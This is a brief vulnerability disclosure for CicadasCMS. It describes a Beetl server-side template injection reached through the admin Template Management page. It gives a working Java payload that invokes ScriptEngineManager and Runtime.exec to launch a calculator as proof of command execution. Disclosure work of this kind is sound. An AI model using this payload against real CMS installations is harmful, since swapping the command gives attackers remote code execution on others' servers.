

CicadasCMS


Project Address: <https://gitee.com/westboy/CicadasCMS>

There is a Server-Side Template Injection vulnerability that leads to command execution.

beetl Template vulnerability.

Click on "System Management," then click on "Template Management," select a template (here it is index.html), and then input the following payload.

```
payload Java |
1 a href="${@Class.forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("").eval("java.lang.Runtime.getRuntime().exec('calc');")}"></a>
```



Access `localhost:8081/index.html` . The page will pop up a calculator, resulting in command execution.

